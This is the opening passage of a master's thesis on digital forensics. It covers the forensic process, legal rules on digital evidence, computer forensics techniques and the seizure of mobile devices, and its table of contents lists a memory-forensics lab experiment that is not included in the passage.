



ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

UNIVERSITY OF PIRAEUS

Department of Digital Systems
Postgraduate Programme in
«Digital Systems Security»



Diploma thesis: Digital evidence & forensics

Student: Stavros Dimopoulos

Registry No: MTE 1809

Assistant professor: Christoforos Ntantogian

Thanks

I would like to thank the overseeing of this diploma thesis assistant professor Christoforos Ntantogian for his valuable support and assistance. Further I would like to thank each and every one separately all the educational staff of this Master Course for the knowledge that was provided so generously.

Περίληψη

Η ψηφιακή εγκληματολογία (μερικές φορές γνωστή ως ψηφιακή ιατροδικαστική επιστήμη) είναι ένας κλάδος της εγκληματολογικής επιστήμης που περιλαμβάνει την ανάκτηση και διερεύνηση υλικού που βρίσκεται σε ψηφιακές συσκευές, συχνά σε σχέση με εγκλήματα στον κυβερνοχώρο. Η τεχνική πτυχή μιας έρευνας χωρίζεται σε διάφορους κλάδους, που σχετίζονται με τον τύπο των ψηφιακών συσκευών που εμπλέκονται, δηλαδή είναι η εγκληματολογία υπολογιστών, η εγκληματολογία δικτύων, η εγκληματολογική ανάλυση δεδομένων και η εγκληματολογία κινητών συσκευών. Η εξέταση των ψηφιακών μέσων καλύπτεται από την εθνική και διεθνή νομοθεσία.

Προαπαιτούμενο για την ψηφιακή εγκληματολογία είναι η ηλεκτρονική συλλογή αποδεικτικών στοιχείων που είναι μια διαδικασία που περιλαμβάνει την αξιολόγηση μιας δεδομένης κατάστασης και τον εντοπισμό και την ανάκτηση σχετικών πηγών δεδομένων που θα μπορούσαν να έχουν αποδεικτική αξία για την έρευνα. Κατά τη συλλογή οποιασδήποτε μορφής αποδεικτικών στοιχείων, συμπεριλαμβανομένων των ψηφιακών στοιχείων, είναι ζωτικής σημασίας να ακολουθούνται αυστηρά και να τηρούνται οι κατάλληλες διαδικασίες και οδηγίες.

Για μεγάλο χρονικό διάστημα, οι φορείς επιβολής του νόμου και οι άλλοι οργανισμοί που εκτελούν ψηφιακές εγκληματολογικές εργασίες που σχετίζονται με έρευνες περιστατικών συχνά βασίζονταν σε μεθοδολογίες που επικεντρώνονταν σε αποδεικτικά στοιχεία που περιέχονται στον σκληρό δίσκο. Αυτό παραβλέπει τον πλούτο των πληροφοριών που περιέχονται στη μνήμη τυχαίας προσπέλασης (RAM) του στοχευμένου συστήματος. Στην τελευταία ενότητα αυτής της διατριβής θα παρουσιάσουμε ένα εργαστηριακό πείραμα απόκτησης και διερεύνησης μνήμης (RAM).

Abstract

Digital forensics (sometimes known as digital forensic science) is a branch of forensic science encompassing the recovery and investigation of material found in digital devices, often in relation to cybercrime. The technical aspect of an investigation is divided into several branches, relating to the type of digital devices involved that is computer forensics, network forensics, forensic data analysis and mobile device forensics. The examination of digital media is covered by national and international legislation.

The prerequisite for digital forensics is the electronic evidence gathering which is a process that involves the assessment of a given situation and the identification and recovery of relevant sources of data that could be of evidential value to the investigation. When gathering any form of evidence, including digital evidence, it is of vital importance that appropriate procedures and guidelines are strictly followed and adhered to.

For the longest time, law enforcement and other organizations performing digital forensic tasks associated with incident investigations often relied on methodologies that focused on evidence contained within the hard drive. This overlooked the wealth of information that was contained within the Random Access Memory (RAM) of the targeted system. In the last section of this thesis we are going to present a lab experiment of memory (RAM) acquisition and investigation.

Table of contents

Περίληψη	2
Abstract	2
Figure index	5
1. Digital forensics & electronic discovery basics	6
1.1. Overview.....	6
1.2. Forensic process	6
1.3. Application	7
1.4. Limitations	8
1.5. Legal considerations	9
1.5.1. Overview.....	9
1.5.2. Digital evidence	9
1.5.3. Investigative tools	10
1.6. Branches	10
1.6.1. Overview.....	10
1.6.2. Computer forensics.....	10
1.6.3. Mobile device forensics.....	11
1.6.4. Network forensics	11
1.6.5. Forensic data analysis	11
1.6.6. Database forensics	12
2. Digital forensics & electronic discovery branches	12
2.1. Overview.....	12
2.2. Computer forensics.....	12
2.2.1. Overview	12
2.2.2. Use as evidence	13
2.2.3. Forensic process.....	13
2.2.3.1. Overview.....	13
2.2.3.2. Techniques	13
2.2.3.3. Volatile data	14
2.2.3.4. Analysis tools.....	15
2.2.4. Certifications	15
2.3. Mobile device forensics.....	15
2.3.1. Overview.....	15
2.3.2. Professional applications	16
2.3.3. Types of evidence.....	16
2.3.4. Forensic process	17
2.3.4.1 Seizure	17
2.3.4.2. Acquisition	18
2.3.4.3. Examination and analysis	19
2.3.5. Data acquisition types.....	19
2.3.5.1. Manual acquisition	19
2.3.5.2. Logical acquisition	20
2.3.5.3. File system acquisition	20
2.3.5.4. Physical acquisition	20
2.3.5.5. Brute force acquisition.....	20
2.3.6. Tools.....	21
2.3.6.1. Commercial forensic tools	21
2.3.6.2. Open source	21
2.3.7. Controversies	21
2.4. Network forensics	22
2.4.1. Overview.....	22
2.4.2. Types.....	23
2.4.3. Wireless forensics.....	24
2.5. Forensic Data Analysis (FDA).....	24
2.5.1. Overview.....	24
2.5.2. Methodology	24

2.6. Database forensics	25
3. Electronic evidence.....	25
3.1. Electronic evidence gathering	25
3.1.1 What are electronic evidence and electronic evidence gathering?	25
3.1.2. Different sources of evidence.....	26
4. Principles of electronic evidence gathering	26
4.1.1. Overview.....	26
4.1.2. Integrity.....	27
4.1.3. Audit trail.....	28
4.1.4. Specialist support	28
4.1.5. Appropriate training	28
4.1.6. Legality	28
4.2. Before arriving at the crime scene.....	29
4.2.1. Overview.....	29
4.2.2. First responder forensic laptop.....	30
4.2.3. First responder tools and commands	31
4.3. Arriving at the scene	31
4.4. Seizure	32
4.5. Memory forensics	33
4.5.1. Overview.....	33
4.6. Evidence examination.....	33
4.6.1. Overview.....	33
4.6.2. Extraction.....	33
4.6.3. Analysis	34
4.7. Evaluating and presenting the evidence.....	35
4.8. Final remarks	36
5. Analyzing System Memory.....	36
5.1. Overview.....	36
5.2. Volatile Memory (RAM).....	36
5.3. Memory Acquisition	37
5.4. Importance of Memory Acquisition	37
5.5. The Volatility Framework	37
5.6. Volatility features	37
6. Lab experiment.....	38
6.1. Overview.....	38
6.2. Experiment's particulars.....	38
6.3. Setup	38
6.4. Experiment part 1	39
6.5. Experiment part 2	45
6.5.1. Attack	45
6.5.2. Forensics / investigation	51
6.6. Conclusion.....	58
7. Bibliography	59
Appendix A.....	61

Figure index

Figure 1: A portable Tableau write-blocker attached to a hard drive.....	7
Figure 2: An example of an image's Exif metadata that might be used to prove its origin.....	8
Figure 3: Digital evidence can come in a number of forms.....	9
Figure 4: Imaging a hard drive in the field for forensic examination.....	11
Figure 5: Mobile phone in an evidence bag.....	11
Figure 6: iPhone in an RF shield bag.....	18
Figure 7: RTL Aceso, a mobile device acquisition unit.....	19
Figure 8: Wireshark, a common tool used to monitor and record network traffic.....	23
Figure 9: Computer Forensic Hard Drive Imaging Process Tree with Volatile Data collection.....	32
Figure 10: Attacker & victim ip addresses.....	39
Figure 11: FTK imager welcome screen.....	40
Figure 12: FTK imager Capture Memory.....	40
Figure 13: Memory capture.....	41
Figure 14: imageinfo.....	42
Figure 15: kdbgscan.....	42
Figure 16: pslist-p.....	43
Figure 17: psscanner.....	43
Figure 18: psxview.....	44
Figure 19: ip addresses.....	45
Figure 20: generating the exploit & starting the apache server.....	46
Figure 21: msfconsole.....	47
Figure 22: Setup of a C&C listener.....	47
Figure 23: Open of meterpreter session.....	48
Figure 24: Migrating to a different process.....	49
Figure 25: Viewing network connections.....	50
Figure 26: keyscan.....	51
Figure 27: imageinfo.....	52
Figure 28: kdbgscan.....	52
Figure 29: pslist.....	53
Figure 30: psxview.....	56
Figure 31: netscan.....	58

1. Digital forensics & electronic discovery basics

1.1. Overview

Digital forensics (sometimes known as digital forensic science) is a branch of forensic science encompassing the recovery and investigation of material found in digital devices, often in relation to cybercrime. The term digital forensics was originally used as a synonym for computer forensics but has expanded to cover investigation of all devices capable of storing digital data. With roots in the personal computing revolution of the late 1970s and early 1980s, the discipline evolved in a haphazard manner during the 1990s, and it was not until the early 21st century that national policies emerged.

Digital forensics investigations have a variety of applications. The most common is to support or refute a hypothesis before criminal or civil courts. Criminal cases involve the alleged breaking of laws that are defined by legislation and that are enforced by the police and prosecuted by the state, such as murder, theft and assault against the person. Civil cases on the other hand deal with protecting the rights and property of individuals (often associated with family disputes) but may also be concerned with contractual disputes between commercial entities where a form of digital forensics referred to as electronic discovery (ediscovery) may be involved.

Forensics may also feature in the private sector; such as during internal corporate investigations or intrusion investigation (a specialist probe into the nature and extent of an unauthorized network intrusion).

The technical aspect of an investigation is divided into several branches, relating to the type of digital devices involved, that is computer forensics, network forensics, forensic data analysis and mobile device forensics. The typical forensic process encompasses the seizure, forensic imaging (acquisition) and analysis of digital media and the production of a report into collected evidence. As well as identifying direct evidence of a crime, digital forensics can be used to attribute evidence to specific suspects, confirm alibis or statements, determine intent, identify sources (for example, in copyright cases), or authenticate documents. Investigations are much broader in scope than other areas of forensic analysis (where the usual aim is to provide answers to a series of simpler questions) often involving complex time-lines or hypotheses.

1.2. Forensic process

A digital forensic investigation commonly consists of 3 stages:

- acquisition or imaging of exhibits,
- analysis and
- reporting

Ideally acquisition involves capturing an image of the computer's volatile memory (RAM) and creating an exact sector level duplicate (or "forensic duplicate") of the media, often using a write blocking device to prevent modification of the original. However, the growth in size of storage media and developments such as cloud computing have led to more use of 'live' acquisitions whereby a 'logical' copy of the data is acquired rather than a complete image of the physical storage device.



Figure 1: A portable Tableau write-blocker attached to a hard drive.

Both acquired image (or logical copy) and original media/data are hashed (using an algorithm such as SHA-1 or MD5) and the values compared to verify the copy is accurate. An alternative approach that has been dubbed 'hybrid forensics' or 'distributed forensics' combines digital forensics and ediscovery processes. This approach has been embodied in a commercial tool called ISEEK that was presented together with test results at a conference in 2017.

During the analysis phase an investigator recovers evidence material using a number of different methodologies and tools. In 2002, an article in the International Journal of Digital Evidence referred to this step as "an in-depth systematic search of evidence related to the suspected crime". The actual process of analysis can vary between investigations, but common methodologies include conducting keyword searches across the digital media within files as well as unallocated and slack space, recovering deleted files and extraction of registry information for example to list user accounts, or attached USB devices.

The evidence recovered is analysed to reconstruct events or actions and to reach conclusions, work that can often be performed by less specialized staff. When an investigation is complete the data is presented, usually in the form of a written report, in lay persons' terms.

1.3. Application

Digital forensics is commonly used in both criminal law and private investigation. Traditionally it has been associated with criminal law, where evidence is collected to support or oppose a hypothesis before the courts. As with other areas of forensics this is often a part of a wider investigation spanning a number of disciplines. In some cases, the collected evidence is used as a form of intelligence gathering, used for other purposes than court proceedings for example to locate, identify or halt other crimes. As a result, intelligence gathering is sometimes held to a less strict forensic standard.

In civil litigation or corporate matters digital forensics forms part of the electronic discovery or eDiscovery process. Forensic procedures are similar to those used in criminal investigations, often with different legal requirements and limitations. Outside of the courts digital forensics can form a part of internal corporate investigations.

A common example might be following unauthorized network intrusion. A specialist forensic examination into the nature and extent of the attack is performed as a damage limitation exercise, both to establish the extent of any intrusion and in an attempt to identify the attacker. Such attacks were commonly conducted over phone lines during the 1980s, but in the modern era are usually propagated over the Internet.

Camera manufacturer	Canon
Camera model	Canon EOS 400D DIGITAL
Exposure time	1/60 sec (0.016666666666667)
F-number	f/4.5
ISO speed rating	400
Date and time of data generation	11:06, August 27, 2010
Lens focal length	31 mm
Show extended details	

Figure 2: An example of an image's Exif metadata that might be used to prove its origin.

The main focus of digital forensics investigations is to recover objective evidence of a criminal activity (termed *actus reus* in legal parlance). However, the diverse range of data held in digital devices can help with other areas of inquiry.

➤ Attribution

Meta data and other logs can be used to attribute actions to an individual. For example, personal documents on a computer drive might identify its owner.

➤ Alibis and statements

Information provided by those involved can be cross checked with digital evidence. For example, during the investigation into the Soham murders the offender's alibi was disproved when mobile phone records of the person he claimed to be with showed she was out of town at the time.

➤ Intent

As well as finding objective evidence of a crime being committed, investigations can also be used to prove the intent (known by the legal term *mens rea*). For example, the Internet history of convicted killer Neil Entwistle included references to a site discussing How to kill people.

➤ Evaluation of source

File artifacts and meta-data can be used to identify the origin of a particular piece of data; for example, older versions of Microsoft Word embedded a Global Unique Identifier into files which identified the computer it had been created on. Proving whether a file was produced on the digital device being examined or obtained from elsewhere (e.g., the Internet) can be very important.

➤ Document authentication

Related to "Evaluation of source," meta data associated with digital documents can be easily modified (for example, by changing the computer clock you can affect the creation date of a file). Document authentication relates to detecting and identifying falsification of such details.

1.4. Limitations

One major limitation to a forensic investigation is the use of encryption; this disrupts initial examination where pertinent evidence might be located using keywords. Laws to compel individuals to disclose encryption keys are still relatively new and controversial but always more frequently there are solutions to brute force passwords or bypass encryption, such as in smartphones or PCs where

by means of bootloader techniques the content of the device can be first acquired and later forced in order to find the password or encryption key.

1.5. Legal considerations

1.5.1. Overview

The examination of digital media is covered by national and international legislation. For civil investigations, in particular, laws may restrict the abilities of analysts to undertake examinations. Restrictions against network monitoring or reading of personal communications often exist. During criminal investigation, national laws restrict how much information can be seized. For example, in the United Kingdom seizure of evidence by law enforcement is governed by the PACE act. During its existence early in the field, the "International Organization on Computer Evidence" (IOCE) was one agency that worked to establish compatible international standards for the seizure of evidence.

An individual's right to privacy is one area of digital forensics which is still largely undecided by courts. The US Electronic Communications Privacy Act (ECPA) places limitations on the ability of law enforcement or civil investigators to intercept and access evidence. The act makes a distinction between stored communication (e.g. email archives) and transmitted communication (such as VOIP). The latter, being considered more of a privacy invasion, is harder to obtain a warrant for. The ECPA also affects the ability of companies to investigate the computers and communications of their employees, an aspect that is still under debate as to the extent to which a company can perform such monitoring. Article 5 of the European Convention on Human Rights asserts similar privacy limitations to the ECPA and limits the processing and sharing of personal data both within the EU and with external countries. The ability of UK law enforcement to conduct digital forensics investigations is legislated by the Regulation of Investigatory Powers Act.



Figure 3: Digital evidence can come in a number of forms.

1.5.2. Digital evidence

When used in a court of law digital evidence falls under the same legal guidelines as other forms of evidence; courts do not usually require more stringent guidelines. In the United States the Federal Rules of Evidence are used to evaluate the admissibility of digital evidence, the United Kingdom PACE and Civil Evidence acts have similar guidelines and many other countries have their own laws. US federal laws restrict seizures to items with only obvious evidential value. This is acknowledged as not always being possible to establish with digital media prior to an examination.

Laws dealing with digital evidence are concerned with two issues: integrity and authenticity. Integrity is ensuring that the act of seizing and acquiring digital media does not modify the evidence (either the original or the copy). Authenticity refers to the ability to confirm the integrity of information; for example, that the imaged media matches the original evidence. The ease with which digital media can be modified means that documenting the chain of custody from the crime scene, through analysis and, ultimately, to the court, (a form of audit trail) is important to establish the authenticity of evidence.

Attorneys have argued that because digital evidence can theoretically be altered it undermines the reliability of the evidence. US judges are beginning to reject this theory, in the case *US v. Bonallo* the court ruled that "the fact that it is possible to alter data contained in a computer is plainly insufficient to establish untrustworthiness. In the United Kingdom guidelines such as those issued by ACPO are followed to help document the authenticity and integrity of evidence.

Digital investigators, particularly in criminal investigations, have to ensure that conclusions are based upon factual evidence and their own expert knowledge. In the US, for example, Federal Rules of Evidence state that a qualified expert may testify "in the form of an opinion or otherwise" so long as: (1) the testimony is based upon sufficient facts or data, (2) the testimony is the product of reliable principles and methods, and (3) the witness has applied the principles and methods reliably to the facts of the case.

The sub-branches of digital forensics may each have their own specific guidelines for the conduct of investigations and the handling of evidence. For example, mobile phones may be required to be placed in a Faraday shield during seizure or acquisition to prevent further radio traffic to the device. In the UK forensic examination of computers in criminal matters is subject to ACPO guidelines. There are also international approaches to providing guidance on how to handle electronic evidence. The "Electronic Evidence Guide" by the Council of Europe offers a framework for law enforcement and judicial authorities in countries who seek to set up or enhance their own guidelines for the identification and handling of electronic evidence.

1.5.3. Investigative tools

The admissibility of digital evidence relies on the tools used to extract it. In the US, forensic tools are subjected to the Daubert standard, where the judge is responsible for ensuring that the processes and software used were acceptable. In a 2003 paper Brian Carrier argued that the Daubert guidelines required the code of forensic tools to be published and peer reviewed. He concluded that "open source tools may more clearly and comprehensively meet the guideline requirements than would closed source tools. In 2011 Josh Brunty stated that the scientific validation of the technology and software associated with performing a digital forensic examination is critical to any laboratory process. He argued that "the science of digital forensics is founded on the principles of repeatable processes and quality evidence therefore knowing how to design and properly maintain a good validation process is a key requirement for any digital forensic examiner to defend their methods in court."

1.6. Branches

1.6.1. Overview

Digital forensics investigation is not restricted to retrieve data merely from the computer, as laws are breached by the criminals and small digital devices (e.g. tablets, smartphones, flash drives) are now extensively used. Some of these devices have volatile memory while some have non-volatile memory. Sufficient methodologies are available to retrieve data from volatile memory, however, there is lack of detailed methodology or a framework for data retrieval from non-volatile memory sources. Depending on the type of devices, media or artifacts, digital forensics investigation is branched into various types.

1.6.2. Computer forensics

The goal of computer forensics is to explain the current state of a digital artifact; such as a computer system, storage medium or electronic document. The discipline usually covers computers, embedded systems that is digital devices with rudimentary computing power and onboard memory and static memory such as USB pen drives. Computer forensics can deal with a broad range of information; from logs, such as internet history, through to the actual files on the drive.



Figure 4: Imaging a hard drive in the field for forensic examination.

1.6.3. Mobile device forensics

Mobile device forensics is a sub-branch of digital forensics relating to recovery of digital evidence or data from a mobile device. It differs from Computer forensics in that a mobile device will have an inbuilt communication system (e.g. GSM) and, usually, proprietary storage mechanisms. Investigations usually focus on simple data such as call data and communications (SMS/Email) rather than in-depth recovery of deleted data.

Mobile devices are also useful for providing location information; either from inbuilt gps/location tracking or via cell site logs, which track the devices within their range.



Figure 5: Mobile phone in an evidence bag.

1.6.4. Network forensics

Network forensics is concerned with the monitoring and analysis of computer network traffic, both local and WAN/internet, for the purposes of information gathering, evidence collection, or intrusion detection. Traffic is usually intercepted at the packet level, and either stored for later analysis or filtered in real-time. Unlike other areas of digital forensics network data is often volatile and rarely logged, making the discipline often reactionary.

1.6.5. Forensic data analysis

Forensic Data Analysis is a branch of digital forensics. It examines structured data with the aim to discover and analyse patterns of fraudulent activities resulting from financial crime.

1.6.6. Database forensics

Database forensics is a branch of digital forensics relating to the forensic study of databases and their metadata. Investigations use database contents, log files and in-RAM data to build a timeline or recover relevant information.

(1) (2) (3) (4) (5) (6) (7) (8)

2. Digital forensics & electronic discovery branches

2.1. Overview

As mentioned above digital forensics investigation is not restricted to retrieve data merely from the computer and we have seen that the branches of digital forensics are the following:

- Computer forensics
- Mobile device forensics
- Network forensics
- Forensic data analysis
- Database forensics

In the following pages we are going to breakdown each and every digital forensic investigation branch.

2.2. Computer forensics

2.2.1. Overview

Computer forensics (also known as computer forensic science) is a branch of digital forensic science pertaining to evidence found in computers and digital storage media. The goal of computer forensics is to examine digital media in a forensically sound manner with the aim of identifying, preserving, recovering, analyzing and presenting facts and opinions about the digital information. Although it is most often associated with the investigation of a wide variety of computer crime, computer forensics may also be used in civil proceedings. The discipline involves similar techniques and principles to data recovery, but with additional guidelines and practices designed to create a legal audit trail.

Evidence from computer forensics investigations is usually subjected to the same guidelines and practices of other digital evidence. It has been used in several high-profile cases and is becoming widely accepted as reliable within U.S. and European court systems.

In the early 1980s personal computers became more accessible to consumers, leading to their increased use in criminal activity for example, to help commit fraud. At the same time, several new "computer crimes" were recognized such as cracking. The discipline of computer forensics emerged during this time as a method to recover and investigate digital evidence for use in court. Since then, computer crime and computer related crime has grown, and has jumped 67% between 2002 and 2003. (9). Today it is used to investigate a wide variety of crime, including child pornography, fraud, espionage, cyberstalking, murder and rape. The discipline also features in civil proceedings as a form of information gathering (for example, Electronic discovery).

Forensic techniques and expert knowledge are used to explain the current state of a digital artifact, such as a computer system, storage medium (e.g., hard disk or CD-ROM), or an electronic document (e.g., an email message or JPEG image). The scope of a forensic analysis can vary from simple information retrieval to reconstructing a series of events. In a 2002 book, *Computer Forensics*, authors Kruse and Heiser define computer forensics as involving "the preservation, identification, extraction, documentation and interpretation of computer data". They go on to describe the discipline as "more of an art than a science", indicating that forensic methodology is backed by

flexibility and extensive domain knowledge. However, while several methods can be used to extract evidence from a given computer the strategies used by law enforcement are fairly rigid and lack the flexibility found in the civilian world.

2.2.2. Use as evidence

In court, computer forensic evidence is subject to the usual requirements for digital evidence. This requires that information be authentic, reliably obtained, and admissible. Different countries have specific guidelines and practices for evidence recovery. In the United Kingdom, examiners often follow Association of Chief Police Officers guidelines that help ensure the authenticity and integrity of evidence. While voluntary, the guidelines are widely accepted in British courts.

Computer forensics has been used as evidence in criminal law since the mid-1980s, some notable examples include:

- BTK Killer: Dennis Rader was convicted of a string of serial killings that occurred over a period of sixteen years. Towards the end of this period, Rader sent letters to the police on a floppy disk. Metadata within the documents implicated an author named "Dennis" at "Christ Lutheran Church"; this evidence helped lead to Rader's arrest.
- Joseph E. Duncan III: A spreadsheet recovered from Duncan's computer contained evidence that showed him planning his crimes. Prosecutors used this to show premeditation and secure the death penalty.
- Sharon Lopatka: Hundreds of emails on Lopatka's computer lead investigators to her killer, Robert Glass.
- Corcoran Group: This case confirmed parties' duties to preserve digital evidence when litigation has commenced or is reasonably anticipated. Hard drives were analyzed by a computer forensics expert who could not find relevant emails the Defendants should have had. Though the expert found no evidence of deletion on the hard drives, evidence came out that the defendants were found to have intentionally destroyed emails, and misled and failed to disclose material facts to the plaintiffs and the court.
- Dr. Conrad Murray: Dr. Conrad Murray, the doctor of the deceased Michael Jackson, was convicted partially by digital evidence on his computer. This evidence included medical documentation showing lethal amounts of propofol.

2.2.3. Forensic process

2.2.3.1. Overview

Computer forensic investigations usually follow the standard digital forensic process or phases which are acquisition, examination, analysis and reporting. Investigations are performed on static data (i.e. acquired images) rather than "live" systems. This is a change from early forensic practices where a lack of specialist tools led to investigators commonly working on live data.

2.2.3.2. Techniques

Several techniques are used during computer forensics investigations and much has been written on the many techniques used by law enforcement in particular.

➤ Cross-drive analysis

A forensic technique that correlates information found on multiple hard drives. The process, still being researched, can be used to identify social networks and to perform anomaly detection.

➤ Live analysis

The examination of computers from within the operating system using custom forensics or existing sysadmin tools to extract evidence. The practice is useful when dealing with Encrypting File Systems, for example, where the encryption keys may be collected and, in some instances, the logical hard drive volume may be imaged (known as a live acquisition) before the computer is shut down.

➤ Deleted files

A common technique used in computer forensics is the recovery of deleted files. Modern forensic software has their own tools for recovering or carving out deleted data. Most operating systems and file systems do not always erase physical file data, allowing investigators to reconstruct it from the physical disk sectors. File carving involves searching for known file headers within the disk image and reconstructing deleted materials.

➤ Stochastic forensics

A method which uses stochastic properties of the computer system to investigate activities lacking digital artifacts. Its chief use is to investigate data theft.

➤ Steganography

One of the techniques used to hide data is via steganography, the process of hiding data inside of a picture or digital image. An example would be to hide pornographic images of children or other information that a given criminal does not want to have discovered. Computer forensics professionals can fight this by looking at the hash of the file and comparing it to the original image (if available.) While the images appear identical upon visual inspection, the hash changes as the data changes.

2.2.3.3. Volatile data

Volatile data is any data that is stored in memory, or exists in transit, that will be lost when the computer loses power or is turned off. Volatile data resides in registries, cache, and random access memory (RAM). The investigation of this volatile data is called "live forensics".

When seizing evidence, if the machine is still active, any information stored solely in RAM that is not recovered before powering down may be lost. One application of "live analysis" is to recover RAM data (for example, using Microsoft's COFEE tool, WinDD, WindowsSCOPE) prior to removing an exhibit. Capture GUARD Gateway, is one to which can under certain circumstances to bypasses Windows login for locked computers, allowing for the analysis and acquisition of physical memory on a locked computer.

RAM can be analyzed for prior content after power loss because the electrical charge stored in the memory cells takes time to dissipate, an effect exploited by the cold boot attack. The length of time that data is recoverable is increased by low temperatures and higher cell voltages. Holding unpowered RAM below -60 °C helps preserve residual data by an order of magnitude, improving the chances of successful recovery. However, it can be impractical to do this during a field examination.

Some of the tools needed to extract volatile data, however, require that a computer be in a forensic lab, both to maintain a legitimate chain of evidence, and to facilitate work on the machine. If necessary, law enforcement applies techniques to move a live, running desktop computer. These include a mouse jiggler, which moves the mouse rapidly in small movements and prevents the computer from going to sleep accidentally. Usually, an uninterruptible power supply (UPS) provides power during transit.

However, one of the easiest ways to capture data is by actually saving the RAM data to disk. Various file systems that have journaling features such as NTFS and ReiserFS keep a large portion of the RAM data on the main storage media during operation, and these page files can be reassembled to reconstruct what was in RAM at that time.

2.2.3.4. Analysis tools

Several open source and commercial tools exist for computer forensics investigation. Typical forensic analysis includes a manual review of material on the media, reviewing the Windows registry for suspect information, discovering and cracking passwords, keyword searches for topics related to the crime, and extracting e-mail and pictures for review. Autopsy (software), COFEE, EnCase are some of the tools used in Digital forensics.

2.2.4. Certifications

There are several computer forensics certifications available, provided from the International Society of Forensic Computer Examiners (ISFCE) www.isfce.com which awards the Certified Computer Examiner (CCE) certificate, the Cyber Security and Digital Forensics Research Foundation (CSDFRF) www.csdfrrf.org which awards the Digital Forensics Investigation Professional (DFIP) certificate, the Information Assurance Certification Review Board (IACRB) www.iacertification.org which awards the Certified Computer Forensics Examiner (CCFE) certificate and the International Association of Computer Investigative Specialists (IACIS) www.iacis.com which offers the Certified Computer Examiner program to name some.

The top vendor independent certification (especially within EU) is considered the CISSP – Certified Information Systems Security Professional from (ISC)² an international, nonprofit membership association for information security.

Many commercial based forensic software companies are now also offering proprietary certifications on their products. For example, Guidance Software offering the (EnCE) certification on their tool EnCase, AccessData offering (ACE) certification on their tool FTK, PassMark Software offering certification on their tool OSForensics, and X-Ways Software Technology offering (X-PERT) certification for their software, X-Ways Forensics.

(1) (10) (11) (12) (13) (14)

2.3. Mobile device forensics

2.3.1. Overview

Mobile device forensics is a branch of digital forensics relating to recovery of digital evidence or data from a mobile device under forensically sound conditions. The phrase mobile device usually refers to mobile phones; however, it can also relate to any digital device that has both internal memory and communication ability, including PDA devices, GPS devices and tablet computers.

The use of mobile phones/devices in crime was widely recognised for some years, but the forensic study of mobile devices is a relatively new field, dating from the late 1990s and early 2000s. A proliferation of phones, particularly smartphones and other digital devices on the consumer market caused a demand for forensic examination of the devices, which could not be met by existing computer forensics techniques.

Mobile devices can be used to save several types of personal information such as contacts, photos, calendars and notes, SMS and MMS messages. Smartphones may additionally contain video, email, web browsing information, location information, and social networking messages and contacts. There is growing need for mobile forensics due to several reasons and some of the prominent reasons are:

- Use of mobile phones to store and transmit personal and corporate information
- Use of mobile phones in online transactions
- Law enforcement

Mobile device forensics can be particularly challenging on a number of levels. We highlight the evidential and technical challenges.

Evidential challenges

For example, cell site analysis following from the use of a mobile phone usage coverage, is not an exact science. Consequently, whilst it is possible to determine roughly the cell site zone from which a call was made or received, it is not yet possible to say with any degree of certainty, that a mobile phone call emanated from a specific location e.g. a residential address.

Technical challenges

- To remain competitive, original equipment manufacturers frequently change mobile phone form factors, operating system file structures, data storage, services, peripherals, and even pin connectors and cables. As a result, forensic examiners must use a different forensic process compared to computer forensics.
- Storage capacity continues to grow thanks to demand for more powerful "mini computer" type devices.
- Not only the types of data but also the way mobile devices are used constantly evolve.
- Hibernation behaviour in which processes are suspended when the device is powered off or idle but at the same time, remaining active.

As a result of these challenges, a wide variety of tools exist to extract evidence from mobile devices; no one tool or method can acquire all the evidence from all devices. It is therefore recommended that forensic examiners, especially those wishing to qualify as expert witnesses in court, undergo extensive training in order to understand how each tool and method acquires evidence; how it maintains standards for forensic soundness; and how it meets legal requirements such as the Daubert standard or Frye standard.

2.3.2. Professional applications

Mobile device forensics is best known for its application to law enforcement investigations, but it is also useful for military intelligence, corporate investigations, private investigations, criminal and civil defense, and electronic discovery.

2.3.3. Types of evidence

As mobile device technology advances, the amount and types of data that can be found on a mobile device is constantly increasing. Evidence that can be potentially recovered from a mobile phone may come from several different sources, including handset memory, SIM card, and attached memory cards such as SD cards.

Traditionally mobile phone forensics has been associated with recovering SMS and MMS messaging, as well as call logs, contact lists and phone IMEI/ESN information. However, newer generations of smartphones also include wider varieties of information; from web browsing, Wireless network settings, geolocation information (including geotags contained within image metadata), e-mail and other forms of rich internet media, including important data—such as social networking service posts and contacts—now retained on smartphone 'apps'.

Internal memory

Nowadays mostly flash memory consisting of NAND or NOR types are used for mobile devices.

External memory

External memory devices are SIM cards, SD cards (commonly found within GPS devices as well as mobile phones), MMC cards, CF cards, and the Memory Stick.

Service provider logs

Although not technically part of mobile device forensics, the call detail records (and occasionally, text messages) from wireless carriers often serve as "back up" evidence obtained after the mobile phone has been seized. These are useful when the call history and/or text messages have been deleted from the phone, or when location-based services are not turned on. Call detail records and cell site (tower) dumps can show the phone owner's location, and whether they were stationary or moving (i.e., whether the phone's signal bounced off the same side of a single tower, or different sides of multiple towers along a particular path of travel). Carrier data and device data together can be used to corroborate information from other sources, for instance, video surveillance footage or eyewitness accounts; or to determine the general location where a non-geotagged image or video was taken.

The European Union requires its member countries to retain certain telecommunications data for use in investigations. This includes data on calls made and retrieved. The location of a mobile phone can be determined and this geographical data must also be retained. In the United States, however, no such requirement exists, and no standards govern how long carriers should retain data or even what they must retain. For example, text messages may be retained only for a week or two, while call logs may be retained anywhere from a few weeks to several months. To reduce the risk of evidence being lost, law enforcement agents must submit a preservation letter to the carrier, which they then must back up with a search warrant.

2.3.4. Forensic process

The forensics process for mobile devices broadly matches other branches of digital forensics; however, some particular concerns apply. Generally, the process can be broken down into three main categories: seizure, acquisition, and examination/analysis. Other aspects of the computer forensic process, such as intake, validation, documentation/reporting, and archiving still apply.

2.3.4.1 Seizure

Seizing mobile devices is covered by the same legal considerations as other digital media. Mobiles will often be recovered switched on; as the aim of seizure is to preserve evidence, the device will often be transported in the same state to avoid a shutdown, which would change files. In addition, the investigator or first responder would risk user lock activation.

However, leaving the phone on carries another risk: the device can still make a network/cellular connection. This may bring in new data, overwriting evidence. To prevent a connection, mobile devices will often be transported and examined from within a Faraday cage (or bag). Even so, there are two disadvantages to this method. First, most bags render the device unusable, as its touch screen or keypad cannot be used. However, special cages can be acquired that allows the use of the device with a see-through glass and special gloves. The advantage with this option is the ability to also connect to other forensic equipment while blocking the network connection, as well as charging the device. If this option is not available, network isolation is advisable either through placing the device in Airplane Mode or cloning its SIM card (a technique which can also be useful when the device is missing its SIM card entirely).

It is to note that while this technique can prevent triggering a remote wipe (or tampering) of the device, it does not do anything against a local Dead man's switch.

2.3.4.2. Acquisition

